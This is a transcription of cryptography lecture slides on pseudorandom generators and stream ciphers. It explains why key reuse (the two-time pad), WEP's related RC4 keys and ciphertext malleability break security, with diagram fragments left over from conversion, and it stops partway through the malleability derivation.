
Pseudorandom Generator (PRG):

PRG is a function $G: \underbrace{\{0,1\}^s}_{\textbf{seed space}} \to \{0,1\}^n \quad n \gg s$

(efficiently computable by a deterministic algorithm)

Stream Ciphers: making OTP practical





- **k must be random**
- **k must not be used multiple times**

$E(k, m) = G(k) \oplus m$

$D(k, c) = G(k) \oplus c$

Can a stream cipher have perfect secrecy?

- Yes, if the PRG is really “secure”
- No, there are no ciphers with perfect secrecy
- Yes, every cipher has perfect secrecy
- No, since the key is shorter than the message

Can a stream cipher have perfect secrecy?

- Yes, if the PRG is really “secure”
- No, there are no ciphers with perfect secrecy
- Yes, every cipher has perfect secrecy
- [✓ No, since the key is shorter than the message]

Stream Ciphers: making OTP practical

Stream ciphers cannot have perfect secrecy !!

- Need a different definition of security
- Security will **depend on specific PRG**

Weak PRGs (do not use for crypto)

Linear congruential generator with parameters a, b, p:

(a, b are integers, p is a prime)

```
$r[0] := seed$
$r[i] \leftarrow a\, r[i-1] + b \bmod p$
output few bits of $r[i]$
$i$++
```

has some good statistical properties

But it’s easy to predict

glibc random():

```
    $r[i] \leftarrow (\ r[i-3] + r[i-31]\ )\ \%\ 2^{32}$
    output  $r[i] >> 1$
```

Do not use random() for crypto

(e.g., Kerberos v4)

Attacks on OTP and Stream Ciphers

Review

- **One-time pad**:
  - $E(k,m) = \mathbf{k} \oplus m$
  - $D(k,c) = \mathbf{k} \oplus c$

- **k** is random (**uniform**)
- **k** used only once

- **Stream ciphers**
  making OTP practical using a **PRG** $G: K \longrightarrow \{0,1\}^n$
  - $E(k,m) = \mathbf{G(k)} \oplus m$
  - $D(k,c) = \mathbf{G(k)} \oplus c$

Attack 1: **two time** pad is insecure !!

Never use stream cipher **key more than once** !!

$$c_1 \leftarrow m_1 \oplus \text{PRG}(k)$$
$$c_2 \leftarrow m_2 \oplus \text{PRG}(k)$$

Eavesdropper does:

$c_1 \oplus c_2$ → 🟩

Enough redundancy in English and ASCII encoding that:

$m_1 \oplus m_2$ → m_1 , m_2


Real-world examples

- Project Venona (1941 – 1946)

Real-world examples

- Project Venona (1941 – 1946)

- MS-PPTP (windows NT):



$\mathbf{k = (k_{C\longrightarrow S}\,,\, k_{S\longrightarrow C}\,)}$

k m_1 m_2 m_3

s_1 s_2 s_3 **k**

$[\, m_1 \,||\, m_2 \,||\, m_3 \,] \oplus \boxed{\text{PRG(k)}}$


$[\, s_1 \,||\, s_2 \,||\, s_3 \,] \oplus \boxed{\text{PRG(k)}}$

Need different keys for C⟶S and S⟶C

Real-world examples

k: LONG-TERM KEY

802.11b WEP:



m

CRC(m)

⊕

PRG(IV ll k)

k

Client

IV

ciphertext

k


Access Point

Length of IV: 24 bits

- Repeated IV after 2^{24} ≈ 16M frames
- On some 802.11 cards: IV resets to 0 after power cycle

Avoid related keys

802.11b WEP:



k

m

CRC(m)

$\oplus$

PRG(IV ll k)

IV

ciphertext

k

24 bits 104 bits

key for frame #1: (1 ll k)

key for frame #2: (2 ll k)

⋮

Very related keys!!


Not random keys!

The PRG used in WEP (called RC4) is not secure for such related keys

- Attack that can recover k after 10^6 frames (FMS 2001)
- Recent attack => 40.000 frames

A better construction

k



k

PRG

key for frame #1


key for frame #2

key for frame #3

⇒ now each frame has a pseudorandom key

better solution: use stronger encryption method (as in WPA2)

Yet another example: disk encryption



Encr.

To: Bob

Changed

The same

Encr.

To: Eve


Two time pad: summary

Never use stream cipher key **more than once** !!

- Network traffic: negotiate new key for every session (e.g. TLS)
    - One key (or ''sub-key'') for traffic **from Client to Server**
    - One key (or ''sub-key'') for traffic **from Server to Client**

- Disk encryption: typically do not use a stream cipher

Attack 2: no integrity (OTP is **malleable**)



$c^* = c \boxed{\oplus\ p}$

$k \oplus c^* =$


$k \oplus c \oplus p =$

$k \oplus k \oplus m \oplus p =$

